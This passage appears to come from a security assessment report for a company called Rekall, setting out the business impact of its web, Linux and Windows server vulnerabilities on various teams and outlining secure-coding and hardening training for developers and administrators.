12. **Security Awareness and Training Feedback Loops**: Establish feedback mechanisms that incorporate security awareness training outcomes into monitoring strategies. Monitor the effectiveness of training by simulating phishing attacks and assessing user responses, adapting training content accordingly.

Stakeholder Impact Analysis

1. **Web Application Vulnerabilities**
    - **Stakeholders Affected**: Customer Service, Marketing, IT Security, and Compliance Teams.
    - **Impact**: SQL Injection, Cross-Site Scripting (XSS), and Command Injection vulnerabilities could lead to unauthorized access to sensitive customer data, directly impacting customer trust and compliance with data protection regulations. This could result in reputational damage, legal penalties, and loss of business.
    - **Business Unit Impact**: Customer Service may face increased support requests due to account breaches. Marketing efforts may be undermined by the public exposure of vulnerabilities. IT Security would need to allocate resources to emergency patching, while Compliance could be involved in managing regulatory fallouts.
2. **Linux Server Vulnerabilities**
    - **Stakeholders Affected**: IT Infrastructure, Operations, and Business Continuity Teams.
    - **Impact**: Exploits like Apache Struts RCE and Shellshock can lead to full system compromises, potentially causing downtime of critical services. Business operations reliant on Linux servers, such as financial processing or internal communications, could be disrupted, affecting overall productivity and continuity.
    - **Business Unit Impact**: IT Infrastructure would need to engage in extensive incident response and recovery actions. Business Continuity planning would be tested, potentially affecting SLAs (Service Level Agreements) with external clients and vendors.
3. **Windows Server Vulnerabilities**
    - **Stakeholders Affected**: Finance, Human Resources, IT Operations, and Executive Leadership.
    - **Impact**: Vulnerabilities such as SLMail Buffer Overflow and Anonymous FTP access can lead to unauthorized access to sensitive financial data, employee records, and

proprietary company information. This could result in financial loss, exposure of personal data, and potential intellectual property theft.
    - **Business Unit Impact**: The Finance team may face direct impacts from data theft, including fraud or financial manipulation. Human Resources could be affected by the exposure of employee data. IT Operations would face the challenge of securing the environment, and Executive Leadership would be involved in damage control and strategic decision-making in response to breaches.
4. **Compliance and Regulatory Impact**
    - **Stakeholders Affected**: Compliance, Legal, and Risk Management Teams.
    - **Impact**: Many of the vulnerabilities directly affect Rekall's ability to comply with regulations such as GDPR, PCI-DSS, and industry-specific standards. Non-compliance could lead to legal penalties, regulatory fines, and mandated public disclosures of breaches, significantly affecting the company's standing.
    - **Business Unit Impact**: Compliance and Legal teams would need to engage in audits, documentation, and reporting, consuming significant resources. Risk Management would be tasked with assessing the financial and operational impacts of the vulnerabilities and advising on mitigations.
5. **Customer and Public Relations**
    - **Stakeholders Affected**: PR, Marketing, Customer Experience Teams.
    - **Impact**: Public disclosure of security breaches could severely damage Rekall's brand reputation, erode customer trust, and negatively impact market positioning. Effective communication and crisis management strategies would be required to mitigate reputational damage.
    - **Business Unit Impact**: PR and Marketing would need to manage communications, handle media inquiries, and possibly launch campaigns to restore trust. Customer Experience teams may need to provide additional support and reassurance to affected customers.

Security Awareness Training for Developers and Administrators

Training Program Outline

1. **Introduction to Secure Coding Principles**
    - Focus on OWASP Top 10 vulnerabilities, including SQL Injection, Command Injection, and Cross-Site Scripting (XSS).
    - Emphasize the importance of secure coding practices such as input validation, output encoding, and the use of prepared statements.
    - Case studies on recent high-profile breaches caused by poor coding practices.
2. **Hands-on Workshops for Secure Development**
    - **Improper Input Handling**: Training on implementing input validation and sanitization techniques to prevent SQL injection, command injection, and other forms of code execution vulnerabilities.
    - **Command Injection Prevention**: Demonstrate how to avoid using unsanitized user inputs in command executions and the importance of using parameterized commands or secure APIs.
    - **Code Reviews and Secure Coding Checklists**: Teach developers how to conduct code reviews with a security focus, using checklists to identify common pitfalls.
3. **Application Security Testing Techniques**
    - Training on using security tools such as static application security testing (SAST), dynamic application security testing (DAST), and interactive application security testing (IAST) to identify vulnerabilities early in the development lifecycle.
    - Hands-on sessions on tools like Burp Suite, OWASP ZAP, and Snyk for vulnerability scanning and exploit prevention.
4. **Secure Configuration Management for Administrators**

- **System Hardening**: Train administrators on securing Linux and Windows servers, focusing on disabling unused services, securing configurations, and applying the principle of least privilege.
- **Patch Management**: Emphasize the importance of timely updates and patches, particularly for high-risk software like Apache Struts and outdated mail servers.

5. **Incident Response and Threat Modeling**
   - Training on recognizing signs of command injection attacks, unauthorized access attempts, and other security incidents.
   - Teach developers and administrators how to model potential threats and design systems that can withstand common attack vectors.
6. **Continuous Learning and Security Awareness**
   - Encourage ongoing education through regular security drills, webinars, and updates on the latest threats and mitigations.
   - Provide access to resources like OWASP guides, secure coding platforms, and online courses for continued skill enhancement.